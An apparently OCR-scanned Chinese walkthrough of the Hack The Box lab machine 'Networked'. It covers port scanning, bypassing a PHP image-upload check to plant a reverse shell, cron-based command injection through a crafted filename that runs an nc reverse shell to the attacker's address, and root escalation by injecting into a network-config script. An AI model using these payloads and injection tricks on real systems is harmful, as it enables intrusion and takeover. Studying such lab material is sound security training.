
概述 （Overview）



时间: 2021-07-14

机器作者: guly

困难程度: `easy`

描述: 考察对Web系统的信息挖掘能力，并利用白盒审计寻找攻击的立足点。

Flags:User: `<md5>` **, Root:** `<md5>`

MACHINE TAGS:

- Web
- PHP
- Arbitrary File Upload
- Injection

攻击链 （Kiillchain）

通过使用 `nmap` 枚举出目标系统对外开放的服务端口，枚举Web服务的路径发现存在文件上传功能页面、站点备份压缩包。下载压缩包后对PHP代码进行白盒审计，绕过文件上传check逻辑上传PHP脚本，利用

`Apache多后缀解析漏洞` 执行上传的PHP脚本代码，成功获得立足点。在 `guly` 用户文件夹下发现 `user.txt` 文件，但当前shell无权限查看。分析定时任务执行脚本成功完成用户shell的横移。

执行 `sudo -l` ，发现可以已root身份执行的 `changename.sh` 脚本，使用搜索了解到网卡配置 `NAME` 值可注入恶意bash命令，使用该风险成功完成提权。


枚举（Enumeration）

开局使用 nmap 对目标服务器的端口进行快速的枚举：

`nmap -n -Pn -p- -sV --min-rate 2000 10.10.10.146`

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 22:75:d7:a7:4f:81:a7:af:52:66:e5:27:44:b1:01:5b (RSA)
|   256 2d:63:28:fc:a2:99:c7:d4:35:b9:45:9a:4b:38:f9:c8 (ECDSA)
|_  256 73:cd:a0:5b:84:10:7d:a7:1c:7c:61:1d:f5:54:cf:c4 (ED25519)
80/tcp open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
```

开放的服务很少，存在一个 apache 服务器，并且推断出目标系统可能是 Centos。浏览器查看后存在一段文字：



从描述中获知到是存在一个上传的，使用 dirsearch 枚举一下目录：

```
# Dirsearch started Wed Jul 14 00:35:23 2021 as: dirsearch.py -u 10.10.10.146 -o dirsear


301   235B   http://10.10.10.146:80/backup    -> REDIRECTS TO: http://10.10.10.146/backu
200   885B   http://10.10.10.146:80/backup/
200   229B   http://10.10.10.146:80/index.php
200   229B   http://10.10.10.146:80/index.php/login/
200     1KB  http://10.10.10.146:80/photos.php
200   169B   http://10.10.10.146:80/upload.php
200     2B   http://10.10.10.146:80/uploads/
```

在 backup 页面中发现存在一个 `backup.tar` 的压缩包，下载后得到上诉目录的 php 源码。

```
┌──(root💀kali)-[/home/…/hackthebox/Networked/file/backup]
└─# ls
index.php  lib.php  photos.php  upload.php
```

立足点（Foothold）

审计 `upload.php` 文件：

```php
<?php
require '/var/www/html/lib.php';

define("UPLOAD_DIR", "/var/www/html/uploads/");

if( isset($_POST['submit']) ) {
  if (!empty($_FILES["myFile"])) {
    $myFile = $_FILES["myFile"];

    if (!(check_file_type($_FILES["myFile"]) && filesize($_FILES['myFile']['tmp_name']) 
      echo '<pre>Invalid image file.</pre>';
      displayform();
    }

    if ($myFile["error"] !== UPLOAD_ERR_OK) {
        echo "<p>An error occurred.</p>";
        displayform();
        exit;
    }

    //$name = $_SERVER['REMOTE_ADDR'].'-'. $myFile["name"];
    list ($foo,$ext) = getnameUpload($myFile["name"]);
    $validext = array('.jpg', '.png', '.gif', '.jpeg');
    $valid = false;
    foreach ($validext as $vext) {
      if (substr_compare($myFile["name"], $vext, -strlen($vext)) === 0) {
        $valid = true;
      }
    }

    if (!($valid)) {
      echo "<p>Invalid image file</p>";
      displayform();
      exit;
    }
```

```
    $name = str_replace('.','_',$_SERVER['REMOTE_ADDR']).'.'.$ext;

    $success = move_uploaded_file($myFile["tmp_name"], UPLOAD_DIR . $name);
    if (!$success) {
        echo "<p>Unable to save file.</p>";
        exit;
    }
    echo "<p>file uploaded, refresh gallery</p>";

    // set proper permissions on the new file
    chmod(UPLOAD_DIR . $name, 0644);
  }
} else {
  displayform();
}
?>
```

分析得出接收一个上传的文件，通过 `check_file_type` 函数验证下类型和文件大小，取文件后缀名判断是否为图片，最后利用 `move_uploaded_file` 函数保存上传的文件。

看下 `check_file_type` 函数是如何校验的：

```
function check_file_type($file) {
  $mime_type = file_mime_type($file);
  if (strpos($mime_type, 'image/') === 0) {
      return true;
  } else {
      return false;
  }
}
```

利用了 `file_mime_type` 方法：

```
function file_mime_type($file) {
  $regexp = '/^([a-z\-]+\/[a-z0-9\-\.\+]+)(;\s.+)?$/';
  if (function_exists('finfo_file')) {
    $finfo = finfo_open(FILEINFO_MIME);
    if (is_resource($finfo)) // It is possible that a FALSE value is returned, if there
    {
      $mime = @finfo_file($finfo, $file['tmp_name']);
      finfo_close($finfo);
      if (is_string($mime) && preg_match($regexp, $mime, $matches)) {
        $file_type = $matches[1];
        return $file_type;
```

```
      }
    }
  }
  if (function_exists('mime_content_type'))
  {
    $file_type = @mime_content_type($file['tmp_name']);
    if (strlen($file_type) > 0) // It's possible that mime_content_type() returns FALSE
    {
      return $file_type;
    }
  }
  return $file['type'];
}
```


很明显是验证了文件的 MIME 类型，在看一眼后缀名是怎么取的 `getnameUpload`：

```
function getnameUpload($filename) {
  $pieces = explode('.',$filename);
  $name= array_shift($pieces);
  $name = str_replace('_','.',$name);
  $ext = implode('.',$pieces);
  return array($name,$ext);
}
```

这里利用文件的 MIME 类型，绕过检测判断，请求包中还需要加入Content-Type字段 `image/png` 值，文件首行加入 `GIF89a;` 绕过对上传文件类型检查的判断。


```
boundary=---------------------------119033569921832462662685373819
Content-Length: 5839
Origin: http://10.10.10.146
X-Forwarded-For: 10.10.16.15
Connection: close
Referer: http://10.10.10.146/upload.php/
Upgrade-Insecure-Requests: 1

-----------------------------119033569921832462662685373819
Content-Disposition: form-data; name="myFile"; filename="phprs.png"
Content-Type: image/png

GIF89a;
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
```

查看 `photos.php` 发现文件已经成功上传至服务器：




随后在此处尬住了一下午，根据版本尝试 `apache httpd换行解析漏洞（CVE-2017-15715）` 失败。

最后发现利用 `Apache HTTPD 多后缀解析漏洞` 能成功反弹shell：



> apache解析文件名从右向左解析，即使最右边的文件格式在mime.types文件内，只要文件中出现.php，就可以被php模块解析。该漏洞和apache版本和php版本无关，属于用户配置不当造成的解析漏洞 `AddHandler application/x-httpd-php .php` 。

尝试使用 `md5sum` 对目录文件进行比对，发现服务文件与本地一致，不存在隐藏内容，转而查找其他可疑内容。



横向移动（Lateral Movement）

在 `gulu` 用户下发现多个文件，其中的 `user.txt` 仅 `gulu` 用户可读，看来是需要进行横移了：

```
total 12K
4.0K -r--r--r--. 1 root root 782 Oct 30  2018 check_attack.php
4.0K -rw-r--r--  1 root root  44 Oct 30  2018 crontab.guly
4.0K -r--------. 1 guly guly  33 Oct 30  2018 user.txt
pwd
pwd
/home/guly
bash-4.2$
```

查看下 `crontab.guly` 和 `check_attack.php` 内容：

```
pwd
/home/guly
cat crontab.guly
cat crontab.guly
*/3 * * * * php /home/guly/check_attack.php
cat check_attack.php
cat check_attack.php
<?php
require '/var/www/html/lib.php';
$path = '/var/www/html/uploads/';
$logpath = '/tmp/attack.log';
$to = 'guly';
$msg= '';
$headers = "X-Mailer: check_attack.php\r\n";

$files = array();
$files = preg_grep('/^([^.])/', scandir($path));

foreach ($files as $key => $value) {
        $msg='';
  if ($value == 'index.html') {
        continue;
  }
  #echo "-------------\n";

  #print "check: $value\n";
  list ($name,$ext) = getnameCheck($value);
  $check = check_ip($name,$value);

  if (!($check[0])) {
    echo "attack!\n";
    # todo: attach file
    file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);

    exec("rm -f $logpath");
    exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
    echo "rm -f $path$value\n";
    mail($to, $msg, $msg, $headers, "-F$value");
  }
}

?>
bash-4.2$
[work] 1:[tmux]*Z
```

每三分钟会执行一次定时任务运行PHP脚，该脚本会读取 uploads 文件夹内容，检查符合符合 IP + filename 命名的文件，将其带入 exec 函数中去执行。结合先前的文件上传，用户是可以控制 $value` 变量的，很明显这里是存在命令注入漏洞。

> `scandir()` 函数返回指定目录中的文件和目录的数组。

`cd` 的 `uploads` 文件夹，使用 `touch` 配合双引号写入nc反弹语句。等待定时任务执行，成功获得 `guly` 用户shell：

```
touch ";nc 10.10.16.15 9900 -c bash"
touch ";nc 10.10.16.15 9900 -c bash"
ls
ls
10_10_16_15.php.png  127_0_0_1.png  127_0_0_3.png  ;nc 10.10.16.15 9900 -c bash
10_10_16_15.png      127_0_0_2.png  127_0_0_4.png  index.html
touch ";nc 10.10.16.15 9900 -c bash"
```

```
┌──(root💀kali)-[~kali/hackthebox/Networked/file]
└─# 9900
listening on [any] 9900 ...
connect to [10.10.16.15] from (UNKNOWN) [10.10.10.146] 36308
id
uid=1000(guly) gid=1000(guly) groups=1000(guly)

[work] 1:[tmux]*
```

权限提升（Privilege Escalation）


运行 `sudo -l` 发现存在运行已root身份执行 `changename.sh`：

```
sudo -l
Matching Defaults entries for guly on networked:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin,
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User guly may run the following commands on networked:
    (root) NOPASSWD: /usr/local/sbin/changename.sh
[guly@networked ~]$
```


查看脚本内容，结合搜索搜索了解到，`network-scripts` 为存放对特定的网卡进行设置的配置文件，这段 bash 的含义是通过用户输入的内容生成新的网卡配置：

```
ls -lsh /usr/local/sbin/changename.sh
ls -lsh /usr/local/sbin/changename.sh
4.0K -rwxr-xr-x 1 root root 422 Jul  8  2019 /usr/local/sbin/changename.sh
cat /usr/local/sbin/changename.sh
cat /usr/local/sbin/changename.sh
#!/bin/bash -p
cat > /etc/sysconfig/network-scripts/ifcfg-guly << EoF
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
EoF

regexp="^[a-zA-Z0-9_\ /-]+$"

for var in NAME PROXY_METHOD BROWSER_ONLY BOOTPROTO; do
        echo "interface $var:"
        read x
        while [[ ! $x =~ $regexp ]]; do
                echo "wrong input, try again"
                echo "interface $var:"
                read x
        done
        echo $var=$x >> /etc/sysconfig/network-scripts/ifcfg-guly
done

/sbin/ifup guly0
[guly@networked ~]$
```


尝试搜索看看是否存在可用的exploit：




最终指向 `https://seclists.org/fulldisclosure/2019/Apr/24` 文件，从中了解到当用户可控 `NAME` 参数时，可以注入恶意的 `bash` 实现命令注入：



测试一下运行脚本，并在 `NAME` 中传递 `/bin/id`，可以看到最终回显了该命令的执行结果：



接下来就简单了，只需要传入 `/bin/bash` 就可以轻松实现权限提权：



参考

- https://www.freebuf.com/vuls/272174.html
- http://b.0871k.com/index.php?s=/Mobile/Show/index/cid/8/id/13.html
- https://seclists.org/fulldisclosure/2019/Apr/24